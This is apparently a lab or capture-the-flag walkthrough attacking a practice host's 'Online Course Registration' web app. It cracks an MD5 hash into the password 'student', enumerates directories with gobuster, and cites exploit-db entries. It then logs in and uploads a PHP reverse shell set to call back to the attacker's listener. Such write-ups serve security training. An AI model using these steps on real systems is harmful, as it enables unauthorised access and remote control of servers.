
```
cd73502828457d15655bbd7a63fb0bc8
```



```
┌──(kali㉿kali)-[~/Desktop/Target/Scan/FTP_Manual]
└─$ hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: cd73502828457d15655bbd7a63fb0bc8

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

We take this hash to our favorite website to see if we can get a easy win.

Link: https://crackstation.net/



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
cd73502828457d15655bbd7a63fb0bc8
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
cd73502828457d15655bbd7a63fb0bc8	md5	student

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Here we have the username 'Rum Ham' and Password 'student' to work with.

HTTP

We wanted to take a look at what is being hosted on HTTP port 80


Apache2 Debian Default Page ×
192.168.8.170
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
debian

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

We see a default Apache page. We validated this with our Nmap scan, so this is good. We are going to hunt for directory's that we may not be able to see with a tool called gobuster.


```
gobuster dir -e -t20 -u 192.168.8.170 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -o gobusterdirectory.txt
```

(Find entire scans in appendix)



```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.8.170
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/09/29 01:03:48 Starting gobuster in directory enumeration mode
===============================================================
http://192.168.8.170/academy            (Status: 301) [Size: 316] [--> http://192.168.8.170/academy/]
http://192.168.8.170/phpmyadmin         (Status: 301) [Size: 319] [--> http://192.168.8.170/phpmyadmin/]
http://192.168.8.170/server-status      (Status: 403) [Size: 278]
```

Link: http://192.168.8.170/academy/


192.168.8.170/academy/
here on the bookmarks toolbar. Manage bookmarks…
Wappalyzer
TECHNOLOGIES
MORE INFO
Export
Something wrong or missing?

ONLINE COURSE REGISTRATION

PLEASE LOGIN TO ENTER

Enter Reg no :

Enter Password :

Log Me In


This is a free bootstrap adr
project. Use this template f
Some of its features are g
- Responsive Design F
- Easy to use and cust
- Font awesome icons
- Clean and light code

Font scripts: Font Awesome
Operating systems: Debian
Web servers: Apache 2.4.38
JavaScript libraries: jQuery 1.11.1
Programming languages: PHP
UI frameworks: Bootstrap 3.2.0

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Link: http://192.168.8.170/phpmyadmin/


192.168.8.170/phpmyadmin/

s here on the bookmarks toolbar. Manage bookmarks…

Welcome to phpMyAdmin

There are several exploits that I found that fit our CMS.


- https://www.exploit-db.com/exploits/48704
- https://www.exploit-db.com/exploits/50440
- https://www.exploit-db.com/exploits/48385

The one that stuck out to me was *Online Course Registration 1.0 - Unauthenticated Remote Code Execution* and this one seems to paint the picture to what is going on.

- First the exploits logs in and bypass the student log in then attempts to bypass admin log in and then attempts to set up a shell of some sort that fails

Initial Foot hold

We logged with the CC we found earlier from the FTP server. and we are greeted with a change password and some other options for use to look at.



192.168.8.170/academy/change-password.php#

here on the bookmarks toolbar. Manage bookmarks…

ONLINE COURSE REGISTRATION

ENROLL FOR COURSE ENROLL HISTORY MY PROFILE CHANGE PASSWORD LOGOUT

STUDENT CHANGE PASSWORD

Change Password

Current Password

Password

New Password

Password

Confirm Password


Password

Submit

We move over to the "My Profile" section of the website and we uploaded a generic php reverse shell.

```
cp /usr/share/webshells/php/php-reverse-shell.php .
```

We updated the IP and PORT to match our listener and our IP address and to our surprise it uploads with no problem. Dangerous no file restrictions.


192.168.8.170/academy/my-profile.php
80%
ks here on the bookmarks toolbar. Manage bookmarks…
Welcome: Rum Ham   Last Login: at
ONLINE COURSE
REGISTRATION
ENROLL FOR COURSE
ENROLL HISTORY
MY PROFILE
CHANGE PASSWORD
LOGOUT


STUDENT REGISTRATION

Student Registration

Student Record updated Successfully !!

